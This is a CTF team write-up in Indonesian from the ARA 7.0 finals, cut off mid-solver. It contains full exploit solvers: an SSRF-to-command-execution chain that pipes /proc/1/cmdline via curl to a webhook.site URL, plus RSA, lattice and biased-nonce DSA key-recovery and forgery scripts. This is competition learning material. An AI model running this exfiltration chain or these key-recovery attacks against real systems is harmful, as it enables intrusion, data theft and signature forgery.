

# [ FINAL ARA 7.0 ]

- **Dokter Amnesia Pencari Batu + Sensei Tampan Pecinta PDF + Kapten Agung Kapal-Kapalan, Koleb Main CTF -**



- **Executor ( M. Akhtar Khawarizmi )**
- **mail/医者watson` ( Fauzi Ismail )**
- **kkira ( M. Dhafin Ramadhan )**

# Overview

**ARA Adalah Blablablablablabla**

**CTF adalah blablablablablablabla**



# Daftar Isi


|                                           |    |
|-------------------------------------------|----|
| <a href="#">WEB Exploitation</a>          | 1  |
| <a href="#">Code Share</a>                |    |
| <a href="#">Solved By: Executor</a>       | 1  |
| <a href="#">Cryptography</a>              | 5  |
| <a href="#">Bloom in Two</a>              |    |
| <a href="#">Solved By: Executor</a>       | 5  |
| <a href="#">It's the same</a>             |    |
| <a href="#">Solved By: mail/医者watson`</a> | 18 |
| <a href="#">Forensics</a>                 | 27 |
| <a href="#">wilson disaster</a>           |    |
| <a href="#">Solved By: kkira</a>          | 27 |
| <a href="#">Reverse Engineering</a>       | 36 |
| <a href="#">a blast from the past</a>     |    |
| <a href="#">Solved By: Executor</a>       | 36 |
| <a href="#">transawit (First Blood 🔴)</a> |    |
| <a href="#">Solved By: Executor</a>       | 39 |
| <a href="#">Miscellaneous</a>             | 43 |
| <a href="#">git2root</a>                  |    |
| <a href="#">Solved By:</a>                | 43 |



# WEB Exploitation

## Code Share

Solved By: Executor



Inti bug yang dipakai

1. Endpoint `/report/` memaksa bot admin mengunjungi URL bebas (`http(s)://.*`) sehingga jadi blind SSRF ke network internal Docker.
2. Service internal punya endpoint `/healthcheck?check=...` yang menjalankan curl ke URL attacker (mendukung `dict://`).
3. Service internal punya endpoint `/debug?otp=...&cmd=...` yang hanya boleh dari localhost, cek OTP di Redis, lalu eksekusi `sh -c <cmd>`.

Rantai eksploitasi

1. Kirim URL ke `/report/` agar bot membuka:  
`http://internal:8080/healthcheck?check=dict://redis:6379/set:<otp>:1`  
-> ini menulis key OTP ke Redis.



2. Kirim URL kedua ke /report/ agar bot membuka:  
`http://internal:8080/healthcheck?check=http://localhost:8080/debug?otp=<otp>&cmd=<payload>`  
-> karena request berasal dari internal service sendiri, host dianggap localhost dan lolos proteksi.
3. Payload command dipakai untuk exfil data ke webhook attacker.
4. Ambil hasil exfil, decode, ambil flag.

Full Solver :

```
#!/usr/bin/env python3
import re
import time
import uuid
import urllib.parse
import requests

TARGET = "http://chall-ctf.ara-its.id:10000"

s = requests.Session()
s.headers.update({"User-Agent": "Mozilla/5.0"})

def create_webhook_token():
    # Dapat cookie + XSRF
    r = s.get("https://webhook.site/", timeout=20)
    r.raise_for_status()

    xsrf = s.cookies.get("XSRF-TOKEN")
    if not xsrf:
        raise RuntimeError("Gagal ambil XSRF-TOKEN dari webhook.site")
    xsrf = urllib.parse.unquote(xsrf)

    # Buat token webhook baru
    r = s.post(
        "https://webhook.site/token",
        headers={
            "X-XSRF-TOKEN": xsrf,
            "Accept": "application/json",
        },
        timeout=20,
    )
    r.raise_for_status()
```



```

data = r.json()
return data["uuid"]

def report(url, retries=10):
    endpoint = f"{TARGET}/report/"
    for _ in range(retries):
        try:
            r = s.post(endpoint, data={"url": url}, timeout=90)
        except requests.RequestException:
            time.sleep(3)
            continue

        if r.status_code == 429:
            wait = 10
            try:
                msg = r.json().get("error", "")
                m = re.search(r"after (\d+) seconds", msg)
                if m:
                    wait = int(m.group(1)) + 1
            except Exception:
                pass
            time.sleep(wait)
            continue

        if r.status_code == 200:
            return

        time.sleep(3)

    raise RuntimeError(f"Gagal report URL: {url}")

def run_cmd_via_internal(cmd):
    otp = uuid.uuid4().hex[:6]

    # Step 1: set OTP di Redis via dict://
    set_url =
f"http://internal:8080/healthcheck?check=dict://redis:6379/set:{otp}:1"
    report(set_url)

    # Step 2: trigger /debug localhost dengan cmd kita
    cmd_enc = urllib.parse.quote(cmd, safe="")
    inner = f"http://localhost:8080/debug?otp={otp}&cmd={cmd_enc}"
    inner_enc = urllib.parse.quote(inner, safe="")

```



```

run_url = f"http://internal:8080/healthcheck?check={inner_enc}"
report(run_url)

def get_webhook_requests(token):
    r = s.get(
        f"https://webhook.site/token/{token}/requests?sorting=newest",
        headers={"Accept": "application/json"},
        timeout=30,
    )
    r.raise_for_status()
    return r.json().get("data", [])

def main():
    token = create_webhook_token()
    print(f"[+] Webhook token: {token}")

    # Exfil cmdline proses PID 1 (berisi argumen flag pada challenge
    ini), dalam format hex biar aman
    cmd = (
        "od -An -tx1 -v /proc/1/cmdline | tr -d ' \\n' | "
        f"curl -s -X POST --data-binary @-
https://webhook.site/{token}?step=flaghex"
    )
    run_cmd_via_internal(cmd)

    time.sleep(3)
    reqs = get_webhook_requests(token)

    hex_payload = None
    for req in reqs:
        if req.get("query", {}).get("step") == "flaghex":
            hex_payload = (req.get("content") or "").strip()
            break

    if not hex_payload:
        raise RuntimeError("Payload exfil tidak ditemukan di webhook")

    raw = bytes.fromhex(hex_payload)
    text = raw.decode(errors="ignore")
    m = re.search(r"ARA7\[([^\]]+)\]", text)
    if not m:
        raise RuntimeError(f"Flag tidak ketemu. Decoded: {text!r}")

```



```
print("[+] FLAG:", m.group(0))

if __name__ == "__main__":
    main()
```

```
(Executor@DESKTOP-PUM04D8)-[~/CTF/ara7/final/tes]
$ python3 share.py
[+] Webhook token: bb9849f4-be6b-4b17-ab49-2e35cfb78b15
[+] FLAG: ARA7{I_don't_h4ve_any_IDe4!!c0ngrat5_1f_y0u_not_solved_1t_w1TH_AI}
```


Flag :

ARA7{I\_don't\_h4ve\_any\_IDe4!!c0ngrat5\_1f\_y0u\_not\_solved\_1t\_w1TH\_AI}

## Cryptography

### Bloom in Two

Solved By: Executor



1. Phase 1 (RSA partial d)

Dari Source :



- $d = (d\_hi \ll 52) + x$
- $x$  pasti ganjil (karena  $d$  prime  $> 2$ ), jadi  $x = 2u + 1$ , dengan  $u$  in  $[0, 2^{51}-1]$

Identitas RSA :

- $a^{(e*d)} \equiv a \pmod{N}$
- $a^{(e*(d_0+x))} \equiv a$ , dengan  $d_0 = d\_hi \ll 52$
- Jadi  $g^x = h \pmod{N}$ , dengan :
  - $g = a^e \pmod{N}$
  - $h = a * (a^{(e*d_0)})^{-1} \pmod{N}$
- Karena  $x=2u+1$ , ubah jadi interval-DLP:
  - $(g^2)^u = h * g^{-1} \pmod{N}$
- Selesaikan  $u$  pakai Pollard Kangaroo (interval discrete log), recover  $d$ , lalu decrypt  $ct\_m$  untuk 3 ronde.

-

## 2. Phase 2 (noisy modular linear leak)

- Service hitung:
  - $mix = \sum(c\_i * B\_i) \pmod{q}$
  - $leak = ((mix + pad) \pmod{q}) \gg 8$
  - $echo = leak \wedge mask$
- Karena salt, idx, token diketahui, kita bisa regenerate coeffs, pad, mask.
- Ambil token=0 untuk semua query, lalu:
  - $leak = echo \wedge mask$
  - $t\_i = (leak \ll 8) - pad$
  - $\sum(c\_ij * B\_j) \equiv t\_i + r\_i \pmod{q}$ , dengan error kecil  $r\_i$  in  $[0,255]$ .
- Ini jadi problem CVP/BDD lattice:
  - Bangun  $q$ -ary lattice (subset 12 persamaan), HNF + LLL + Babai nearest-plane.
  - Dapat kandidat  $B$ , validasi ke semua 36 sample.
- Kemudian submit `sha256(",".join(map(str,B)))`

Full Solver :

```
#!/usr/bin/env python3
import argparse
import hashlib
import math
import random
import re
```



```

import socket
import sys
import time
from fractions import Fraction

import gmpy2
from sympy import Matrix
from sympy.matrices.normalforms import hermite_normal_form

# -----
# Tunable parameters
# -----
PHASE1_UNKNOWN_BITS = 52
PHASE1_DP_BITS = 14
PHASE1_TAME_MULT = 1.50
PHASE1_WILD_MAX_STEPS = 220_000_000
PHASE1_JUMPS = 64
PHASE1_SEED = 1337
PHASE1_BASES = (2, 3, 5)

PHASE2_COEFF_BITS = 8
PHASE2_SUBSET_SIZE = 12
PHASE2_MAX_ATTEMPTS = 24
PHASE2_BABAI_CENTER = 128
PHASE2_SUBSET_SEED = 20260228

RECV_TIMEOUT = 30.0

class Tube:
    def __init__(self, host: str, port: int, timeout: float =
RECV_TIMEOUT):
        self.sock = socket.create_connection((host, port),
timeout=timeout)
        self.sock.settimeout(timeout)
        self.buf = b""
        self.timeout = timeout

    def close(self) -> None:
        try:
            self.sock.close()
        except Exception:

```



```

        pass

def sendline(self, s: str) -> None:
    self.sock.sendall(s.encode() + b"\n")

def recv_until_any(self, markers, timeout=None) -> bytes:
    if timeout is None:
        timeout = self.timeout
    end = time.time() + timeout
    while True:
        for m in markers:
            i = self.buf.find(m)
            if i != -1:
                out = self.buf[: i + len(m)]
                self.buf = self.buf[i + len(m) :]
                return out
        if time.time() > end:
            raise TimeoutError("recv timeout waiting for markers")
        chunk = self.sock.recv(4096)
        if not chunk:
            raise EOFError("remote closed")
        self.buf += chunk

def recv_all(self, timeout=2.0) -> bytes:
    old = self.sock.gettimeout()
    self.sock.settimeout(timeout)
    chunks = [self.buf]
    self.buf = b""
    try:
        while True:
            data = self.sock.recv(4096)
            if not data:
                break
            chunks.append(data)
    except Exception:
        pass
    finally:
        self.sock.settimeout(old)
    return b"".join(chunks)

def log(msg: str) -> None:
    print(msg, file=sys.stderr, flush=True)

```



```

def parse_int(text: str, name: str) -> int:
    m = re.search(rf"{re.escape(name)}\s*=\s*([0-9]+)", text)
    if not m:
        raise ValueError(f"missing {name}")
    return int(m.group(1))

def parse_last_int(text: str, name: str) -> int:
    ms = re.findall(rf"{re.escape(name)}\s*=\s*([0-9]+)", text)
    if not ms:
        raise ValueError(f"missing {name}")
    return int(ms[-1])

def validate_d_candidate(N: int, e: int, d: int) -> bool:
    rr = random.Random((N ^ e ^ d) & ((1 << 64) - 1))
    bases = [2, 3, 5, 7, 11, 13, 17]
    while len(bases) < 20:
        b = rr.randrange(19, 1 << 16)
        bases.append(b)
    for b in bases:
        if math.gcd(b, N) != 1:
            continue
        if pow(pow(b, e, N), d, N) != b:
            return False
    return True

def recover_d_phase1(N: int, e: int, d_hi: int) -> int:
    # d = (d_hi << 52) + x, x odd. Write x = 2u+1 (u in [0, 2^51-1]).
    shift = PHASE1_UNKNOWN_BITS
    d0 = d_hi << shift

    Nmp = gmpy2.mpz(N)
    emp = gmpy2.mpz(e)
    width_u = 1 << (shift - 1)
    lo_u, hi_u = 0, width_u - 1

    for base in PHASE1_BASES:
        a = gmpy2.mpz(base)
        if gmpy2.gcd(a, Nmp) != 1:

```



```

        continue

    #  $g^x = h$ , where  $g = a^e \bmod N$  and  $h = a * (a^{(e*d0)})^{-1} \bmod N$ .
    a_ed0 = gmpy2.powmod(a, emp * d0, Nmp)
    g = gmpy2.powmod(a, emp, Nmp)
    h = gmpy2.f_mod(a * gmpy2.invert(a_ed0, Nmp), Nmp)

    #  $x = 2u+1 \Rightarrow (g^2)^u = h * g^{-1}$ 
    g2 = gmpy2.f_mod(g * g, Nmp)
    h2 = gmpy2.f_mod(h * gmpy2.invert(g, Nmp), Nmp)

    rnd = random.Random(PHASE1_SEED)
    jump_max = 1 << math.ceil(math.log2(math.sqrt(width_u)))
    jumps = [rnd.randrange(1, jump_max) for _ in
range(PHASE1_JUMPS)]
    k_mask = PHASE1_JUMPS - 1
    gjumps = [gmpy2.powmod(g2, s, Nmp) for s in jumps]
    dp_mask = (1 << PHASE1_DP_BITS) - 1

    # Tame walk (from upper bound)
    y = gmpy2.powmod(g2, hi_u, Nmp)
    d = hi_u
    tame_steps = int(PHASE1_TAME_MULT * math.sqrt(width_u))
    traps = {}
    t0 = time.time()
    for i in range(tame_steps):
        key = int(y)
        if (key & dp_mask) == 0:
            traps[key] = d
        j = key & k_mask
        y = gmpy2.f_mod(y * gjumps[j], Nmp)
        d += jumps[j]
        if (i + 1) % 10_000_000 == 0:
            log(f"[phase1] tame {i + 1}/{tame_steps} ({time.time() - t0:.1f}s)")
        log(f"[phase1] tame complete traps={len(traps)} ({time.time() - t0:.1f}s)")

    # Wild walk (from target)
    y = h2
    d = 0
    t1 = time.time()

```



```

        for i in range(PHASE1_WILD_MAX_STEPS):
            key = int(y)
            if (key & dp_mask) == 0:
                dt = traps.get(key)
                if dt is not None:
                    u = dt - d
                    if lo_u <= u <= hi_u and gmpy2.powmod(g2, u, Nmp)
== h2:

                        x = 2 * u + 1
                        d_full = d0 + x
                        if d_full.bit_length() == 128 and
validate_d_candidate(N, e, int(d_full)):
                            log(f"[phase1] recovered x in {time.time()
- t1:.1f}s, steps={i + 1}")
                            return int(d_full)
                            # False subgroup hit; continue walking.
            j = key & k_mask
            y = gmpy2.f_mod(y * gjumps[j], Nmp)
            d += jumps[j]
            if (i + 1) % 10_000_000 == 0:
                log(f"[phase1] wild {i + 1} ({time.time() - t1:.1f}s)")

        raise RuntimeError("phase1 failed to recover d")

def derive(salt_hex: str, idx: int, token: int, n: int, coeff_bits:
int, shift: int):
    seed = f"{salt_hex}|{idx}|{token}".encode()
    stream = hashlib.shake_256(seed).digest(4 * n + 16)
    span = 1 << coeff_bits
    coeffs = []
    p = 0
    for _ in range(n):
        x = int.from_bytes(stream[p : p + 4], "big")
        p += 4
        coeffs.append((x % (2 * span + 1)) - span)
    pad_raw = int.from_bytes(stream[p : p + 8], "big")
    mask_raw = int.from_bytes(stream[p + 8 : p + 16], "big")
    pad = pad_raw & ((1 << shift) - 1)
    mask = mask_raw & ((1 << 48) - 1)
    return coeffs, pad, mask

```



```

def round_frac(x: Fraction) -> int:
    if x >= 0:
        return int(x + Fraction(1, 2))
    return -int(-x + Fraction(1, 2))

def gs_rows(B):
    n = len(B)
    m = len(B[0])
    bstar = [[Fraction(0) for _ in range(m)] for _ in range(n)]
    mu = [[Fraction(0) for _ in range(n)] for _ in range(n)]
    norms = [Fraction(0) for _ in range(n)]
    for i in range(n):
        vi = [Fraction(x) for x in B[i]]
        for j in range(i):
            num = sum(Fraction(B[i][k]) * bstar[j][k] for k in
range(m))
            mu[i][j] = num / norms[j]
            for k in range(m):
                vi[k] -= mu[i][j] * bstar[j][k]
        bstar[i] = vi
        norms[i] = sum(v * v for v in vi)
    return bstar, mu, norms

def lll_reduce_rows(B, delta=Fraction(99, 100)):
    B = [row[:] for row in B]
    n = len(B)
    k = 1
    bstar, mu, norms = gs_rows(B)
    while k < n:
        for j in range(k - 1, -1, -1):
            q = round_frac(mu[k][j])
            if q:
                for t in range(len(B[0])):
                    B[k][t] -= q * B[j][t]
                bstar, mu, norms = gs_rows(B)
            if norms[k] >= (delta - mu[k][k - 1] * mu[k][k - 1]) * norms[k
- 1]:
                k += 1
            else:
                B[k], B[k - 1] = B[k - 1], B[k]
                bstar, mu, norms = gs_rows(B)

```



```

        k = max(k - 1, 1)
    return B

def babai_nearest_plane_rows(B, target):
    n = len(B)
    m = len(B[0])
    bstar, _, norms = gs_rows(B)
    y = [Fraction(v) for v in target]
    coeff = [0] * n
    for i in range(n - 1, -1, -1):
        num = sum(y[k] * bstar[i][k] for k in range(m))
        c = num / norms[i]
        ki = round_frac(c)
        coeff[i] = ki
        if ki:
            for k in range(m):
                y[k] -= ki * Fraction(B[i][k])
    v = [0] * m
    for i in range(n):
        ki = coeff[i]
        if ki:
            for j in range(m):
                v[j] += ki * B[i][j]
    return v

def solve_mod_linear(A, b, q):
    m = len(A)
    n = len(A[0])
    M = [[A[i][j] % q for j in range(n)] + [b[i] % q] for i in
range(m)]
    row = 0
    piv = []
    for col in range(n):
        pivr = None
        for r in range(row, m):
            if M[r][col] % q:
                pivr = r
                break
        if pivr is None:
            continue
        M[row], M[pivr] = M[pivr], M[row]

```



```

        inv = pow(M[row][col], -1, q)
        M[row] = [(x * inv) % q for x in M[row]]
        for r in range(m):
            if r == row:
                continue
            f = M[r][col] % q
            if f:
                M[r] = [(M[r][c] - f * M[row][c]) % q for c in range(n
+ 1)]

        piv.append((row, col))
        row += 1
        if row == m:
            break
    for r in range(m):
        if all(M[r][c] % q == 0 for c in range(n)) and M[r][n] % q:
            return None
    if len(piv) < n:
        return None
    x = [0] * n
    for r, c in piv:
        x[c] = M[r][n] % q
    return x

def validate_B(C, t, B, q):
    n = len(B)
    for i in range(len(C)):
        v = (sum(C[i][j] * B[j] for j in range(n)) - t[i]) % q
        if v > 255:
            return False
    return True

def recover_B_phase2(q, n, shift, salt_hex, echoes, tokens):
    C = []
    t = []
    for i in range(len(echoes)):
        coeffs, pad, mask = derive(salt_hex, i, tokens[i], n,
PHASE2_COEFF_BITS, shift)
        leak = echoes[i] ^ mask
        C.append(coeffs)
        t.append((leak << shift) - pad)

```



```

if n != 10:
    raise ValueError("unexpected n")
if len(C) < PHASE2_SUBSET_SIZE:
    raise ValueError("not enough samples")

idx_all = list(range(len(C)))
rr = random.Random(PHASE2_SUBSET_SEED)

for attempt in range(PHASE2_MAX_ATTEMPTS):
    subset = sorted(rr.sample(idx_all, PHASE2_SUBSET_SIZE))
    Csub = [C[i] for i in subset]
    tsub = [t[i] for i in subset]

    M = Matrix(
        [
            [q if i == j else 0 for j in range(PHASE2_SUBSET_SIZE)]
            + [Csub[i][j] for j in range(n)]
            for i in range(PHASE2_SUBSET_SIZE)
        ]
    )
    H = hermite_normal_form(M)

    # Row basis from H columns.
    B0 = [[int(H[r, c]) for r in range(PHASE2_SUBSET_SIZE)] for c
in range(PHASE2_SUBSET_SIZE)]
    Br = lll_reduce_rows(B0)
    target = [x + PHASE2_BABAI_CENTER for x in tsub]
    v = babai_nearest_plane_rows(Br, target)
    resid = [v[i] - tsub[i] for i in range(PHASE2_SUBSET_SIZE)]
    if not all(0 <= r <= 255 for r in resid):
        continue

    y = [v[i] % q for i in range(PHASE2_SUBSET_SIZE)]
    Bcand = solve_mod_linear(Csub, y, q)
    if Bcand is None:
        continue
    if validate_B(C, t, Bcand, q):
        log(f"[phase2] solved on attempt {attempt + 1}")
        return Bcand

raise RuntimeError("phase2 failed to recover B")

```



```

def main():
    ap = argparse.ArgumentParser(description="Bloom in Two solver")
    ap.add_argument("--host", default="chall-ctf.ara-its.id")
    ap.add_argument("--port", default=2407, type=int)
    args = ap.parse_args()

    tube = Tube(args.host, args.port, timeout=RECV_TIMEOUT)
    try:
        # Receive up to first guess prompt.
        chunk = tube.recv_until_any([b"guess = "], timeout=RECV_TIMEOUT
* 2)

        text = chunk.decode(errors="ignore")
        N = parse_int(text, "N")
        e = parse_int(text, "e")
        d_hi = parse_int(text, "d_hi")
        ct0 = parse_last_int(text, "ct_m")
        log("[*] phase1 params parsed")

        d = recover_d_phase1(N, e, d_hi)
        log(f"[*] phase1 d recovered (bits={d.bit_length()})")

        # Round 1 guess already has ct0.
        m = pow(ct0, d, N)
        m_bytes = m.to_bytes((m.bit_length() + 7) // 8, "big")
        if not (len(m_bytes) == 32 and all(c in b"0123456789abcdef" for
c in m_bytes)):
            raise RuntimeError("phase1 d candidate failed
plaintext-structure check")
        tube.sendline(str(m))

        # Round 2 and 3 guesses.
        for _ in range(2):
            chunk = tube.recv_until_any([b"guess = ", b"wrong"],
timeout=RECV_TIMEOUT * 2)
            text = chunk.decode(errors="ignore")
            if "wrong" in text:
                raise RuntimeError("phase1 wrong guess")
            ct = parse_last_int(text, "ct_m")
            m = pow(ct, d, N)
            tube.sendline(str(m))

        # Enter phase2, now waiting for first tune prompt.

```



```

    phase2_init = tube.recv_until_any([b"tune = ", b"wrong"],
    timeout=RECV_TIMEOUT * 2).decode(
        errors="ignore"
    )
    if "wrong" in phase2_init:
        raise RuntimeError("phase1 failed at final round")

    q = parse_int(phase2_init, "q")
    shift = parse_int(phase2_init, "shift")
    n = parse_int(phase2_init, "n")
    samples = parse_int(phase2_init, "samples")
    salt_hex_match = re.search(r"salt\s*=\s*([0-9a-fA-F]+)",
    phase2_init)
    if not salt_hex_match:
        raise ValueError("missing salt")
    salt_hex = salt_hex_match.group(1).lower()
    log("[*] phase2 params parsed")

    echoes = []
    tokens = []
    for i in range(samples):
        token = 0
        tokens.append(token)
        tube.sendline(str(token))
        if i < samples - 1:
            chunk = tube.recv_until_any([b"tune = ", b"wrong"],
            timeout=RECV_TIMEOUT * 2)
        else:
            chunk = tube.recv_until_any([b"digest = ", b"wrong"],
            timeout=RECV_TIMEOUT * 2)
        text = chunk.decode(errors="ignore")
        if "wrong" in text:
            raise RuntimeError("phase2 rejected before digest")
        echo = parse_last_int(text, "echo")
        echoes.append(echo)

    B = recover_B_phase2(q, n, shift, salt_hex, echoes, tokens)
    digest = hashlib.sha256(",".join(str(x) for x in
    B).encode()).hexdigest()
    tube.sendline(digest)

    tail = tube.recv_all(timeout=2.0).decode(errors="ignore")
    out = phase2_init + tail

```



```

    flag_match = re.search(r"ARA7\[^\n]+\]", out)
    if flag_match:
        print(flag_match.group(0))
    else:
        print(out.strip())
finally:
    tube.close()

if __name__ == "__main__":
    main()

```

```

(Executor@DESKTOP-PUM04D8)-[~/CTF/ara7/final/tes]
$ python bloom.py --host chall-ctf.ara-its.id --port 2407
[*] phase1 params parsed
[phase1] tame 10000000/71179699 (3.1s)
[phase1] tame 20000000/71179699 (6.3s)
[phase1] tame 30000000/71179699 (9.4s)
[phase1] tame 40000000/71179699 (12.5s)
[phase1] tame 50000000/71179699 (15.8s)
[phase1] tame 60000000/71179699 (19.0s)
[phase1] tame 70000000/71179699 (22.3s)
[phase1] tame complete traps=4289 (22.7s)
[phase1] wild 10000000 (3.4s)
[phase1] wild 20000000 (6.6s)
[phase1] wild 30000000 (10.0s)
[phase1] wild 40000000 (13.3s)
[phase1] wild 50000000 (17.2s)
[phase1] wild 60000000 (21.2s)
[phase1] wild 70000000 (24.8s)
[phase1] wild 80000000 (28.2s)
[phase1] recovered x in 28.7s, steps=81315427
[*] phase1 d recovered (bits=128)
[*] phase2 params parsed
[phase2] solved on attempt 1
ARA7{fyi_aja_ini_chall_harusnya_buat_qualis_WKWKWKWKWKWK_yaaa_semoga_ga_segampang_itu_yang_penting_ga_pure_sloppable_:sob:}

```

Flag :

ARA7{fyi\_aja\_ini\_chall\_harusnya\_buat\_qualis\_WKWKWKWKWKWK\_yaaa\_semoga\_ga\_segampang\_itu\_yang\_penting\_ga\_pure\_sloppable\_:sob:}

**It's the same**  
Solved By: mail/医者watson`

Analysis:

Chall memberi file yang jika kita perhatikan maka terdapat menu sign/get access dengan signature mirip DSA:

$$s = (h + xr) \cdot k^{-1} \pmod{q}, \quad r = (g^k \pmod{p}) \pmod{q}$$

dengan  $h = H(m) = m^e \pmod{n}, n = pq.$



Bug utamanya terdapat pada nonce update:

$k = \text{randbelow}(1 \ll (g\%(e>>\text{myfavnum}))) + (1 \ll 1024)$

dan path input dengan bentuk yang sama. Sehingga nonce menjadi  $k = 2^{1024} + d$  dengan  $d$  kecil.

Dari persamaan DSA:

$$\begin{aligned} s_i(2^{1024} + d_i) &\equiv h_i + xr_i \pmod{q} \\ x(r_i s_i^{-1}) - (2^{1024} - h_i s_i^{-1}) &\equiv d_i \pmod{q}, \quad 0 \leq d_i < B \end{aligned}$$

Merupakan Hidden Number Problem(HNP), yang dapat diselesaikan menggunakan LLL + Babai untuk recover private key  $x$ .

Selain itu fungsi  $H(m)$  bersifat multipikatif:

$$H(2)H(3) - H(6) \equiv 0 \pmod{n}, \quad H(2)^2 - H(4) \equiv 0 \pmod{n}$$

Saat get access server hanya ngecek:

- signature valid
- $H(m\_input) == H(\text{access\_code})$

Jadi kita tidak perlu tahu `access_code` asli, cukup cari `m_input` yang hash-nya sama.

Solution:

Alur:

1. Kirim satu `s` dengan hex invalid untuk memaksa nonce berikutnya masuk mode bias.
2. Minta 4 signature untuk pesan kecil: 02,03,04,06.
3. Dari persamaan DSA ubah ke HNP:

$$xt_i - a_i \equiv d_i \pmod{q}, \quad d_i \text{ kecil}$$

lalu recover private key  $x$  pakai LLL + Babai

4. recover  $n$ :

$$\text{gcd}(H(2)H(3) - H(6), H(2)^2 - H(4))$$

memberi kelipatan  $n$ ; karena  $q$  bocor dari output signature, bisa recover  $p$ , lalu  $n=pq$ .

5. Recover  $e$  dari faktor  $(p-1)/q$  (karena  $p-1 = e*k*q$ ) dan verifikasi pakai  $H(2)$ .
6. Saat `g`, dapat `code integrity = C = H(access_code)`.
7. cari  $m$  dengan  $me \equiv C \pmod{n}$  (root modulo  $p$  dan  $q$ , lalu CRT)
8. Forge signature untuk hash  $C$  menggunakan  $x$  yang sudah didapat.
9. Submit (`m_hex`, `r`, `s'`) → ACCESS GRANTED.

Full solver:

```
import ast
import math
import re
import socket
```



```

import time
from decimal import Decimal, getcontext

from flint import fmpz_mat
from sympy import primerange

HOST = "chall-ctf.ara-its.id"
PORT = 9999

MENU = b"sign or get access? (s/g/e for exit) : "
ASK_SIGN = b"sign what? (hex) : "
ASK_ACCESS = b"access code and signature? ((m_hex, r, s)) : "

# Presisi Decimal untuk Babai di bilangan besar.
getcontext().prec = 1400

# Bound asumsi untuk d pada  $k = 2^{1024} + d$ .
# Kalau instance susah, solver auto reconnect.
NONCE_BOUND_BITS = 760
NONCE_BOUND = 1 << NONCE_BOUND_BITS
K_FIXED = 1 << 1024

class Remote:
    def __init__(self, host, port):
        self.sock = socket.create_connection((host, port), timeout=20)
        self.sock.settimeout(0.5)
        self.buf = b""

    def close(self):
        try:
            self.sock.close()
        except Exception:
            pass

    def recv_until(self, token, timeout=10.0):
        end = time.time() + timeout
        while token not in self.buf:
            if time.time() > end:
                tail = self.buf[-200:]
                raise TimeoutError(f"timeout waiting {token!r}, tail={tail!r}")
            try:
                data = self.sock.recv(4096)
            except socket.timeout:
                pass
            if not data:
                break
            self.buf += data

```



```

idx = self.buf.find(token)
if idx == -1:
    out = self.buf
    self.buf = b""
    return out
idx += len(token)
out = self.buf[:idx]
self.buf = self.buf[idx:]
return out

def recv_line(self, timeout=5.0):
    return self.recv_until(b"\n", timeout=timeout)

def send_line(self, line):
    if isinstance(line, str):
        line = line.encode()
    self.sock.sendall(line + b"\n")

def dot_decimal(u, v):
    return sum(Decimal(x) * Decimal(y) for x, y in zip(u, v))

def babai_row_basis(basis_rows, target):
    n = len(basis_rows)
    m = len(basis_rows[0])

    bstar = [[Decimal(0)] * m for _ in range(n)]
    norms = [Decimal(0)] * n

    for i in range(n):
        v = [Decimal(x) for x in basis_rows[i]]
        for j in range(i):
            if norms[j] == 0:
                continue
            mu = dot_decimal(basis_rows[i], bstar[j]) / norms[j]
            if mu:
                v = [v[k] - mu * bstar[j][k] for k in range(m)]
        bstar[i] = v
        norms[i] = dot_decimal(v, v)

    coeff = [0] * n
    y = [Decimal(x) for x in target]

    for i in range(n - 1, -1, -1):
        if norms[i] == 0:
            c = Decimal(0)

```



```

else:
    c = dot_decimal(y, bstar[i]) / norms[i]
    z = int(c.to_integral_value(rounding="ROUND_HALF_EVEN"))
    coeff[i] = z
    if z:
        bi = basis_rows[i]
        y = [y[k] - Decimal(z) * Decimal(bi[k]) for k in range(m)]

return coeff

def recover_priv_from_biased_nonces(sigs, q):
    # sigs: list (r, s, h)
    ts = []
    a_vals = []

    for r, s, h in sigs:
        s_inv = pow(s, -1, q)
        t = (r * s_inv) % q
        a = (K_FIXED - (h * s_inv) % q) % q
        ts.append(t)
        a_vals.append(a)

    m = len(sigs)
    scale = max(1, q // NONCE_BOUND)

    # Lattice CVP:
    #  $x \cdot t_i - a_i \equiv d_i \pmod{q}$ ,  $d_i$  kecil
    rows = []
    for i in range(m):
